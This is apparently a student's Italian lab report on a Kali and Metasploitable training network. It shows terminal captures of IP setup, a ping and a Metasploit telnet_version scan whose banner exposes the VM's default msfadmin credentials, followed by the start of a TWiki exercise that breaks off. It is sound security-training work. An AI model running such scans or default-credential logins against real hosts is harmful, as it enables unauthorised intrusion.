

W16D1- FRANCESCO MONTALTO

1. Ho configurato manualmente l’indirizzo IP della macchina Kali Linux impostandolo a 192.168.1.25, in modo da poter comunicare correttamente con la macchina Metasploitable sulla stessa rete.




```
┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 192.168.1.25/24 dev eth0
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo ip link set eth0 up

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1
000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::348f:1fc7:c10d:f260/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ 
```

È stato configurato l’indirizzo IP statico della macchina target Metasploitable impostandolo a 192.168.1.40/24, rendendola raggiungibile dalla macchina Kali Linux all’interno della stessa rete Host-only.




```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.40 netmask 255.255.255.0
 up
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:49:2d:ed brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe49:2ded/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 08:00:27:63:bd:c4 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40

PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=1.36 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=1.14 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.750 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.819 ms
```

2. Ho avviato Metasploit Framework sulla macchina Kali Linux utilizzando il comando msfconsole, verificando il corretto caricamento dell’ambiente di lavoro.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

Metasploit tip: View advanced module options with advanced

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.95-dev                          ]
+ -- --=[ 2,566 exploits - 1,315 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

3. Ho caricato il modulo auxiliary/scanner/telnet/telnet_version all’interno di Metasploit per analizzare il servizio Telnet presente sulla macchina Metasploitable.




```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/do
                                        cs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) >
```

4. Ho configurato l’indirizzo IP della macchina target impostando l’opzione RHOSTS a 192.168.1.40 per indirizzare correttamente la scansione del servizio Telnet.



```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/do
                                        cs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > █
```

5. Ho eseguito il modulo telnet_version per analizzare il servizio Telnet sulla macchina Metasploitable, ottenendo informazioni sulla versione del servizio in esecuzione.




```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                             _          _ _        _     _
      ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '
_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | |  __/ || (_
| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___
/|_|\__\__,_|_.__/|_|\___|_____|\x0a                              |_|
             \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact:
msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploi
table login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) > █
```

Dall’esecuzione del modulo è emerso che il servizio Telnet sulla porta 23 è attivo sulla macchina Metasploitable ed espone un banner informativo, indicando una configurazione non sicura e la presenza di credenziali di default.

ESERCIZIO FACOLTATIVO:


1. Ho verificato la presenza del servizio TWiki sulla macchina Metasploitable accedendo tramite browser all'indirizzo "http://192.168.1.40/twiki/"



Welcome to TWiki

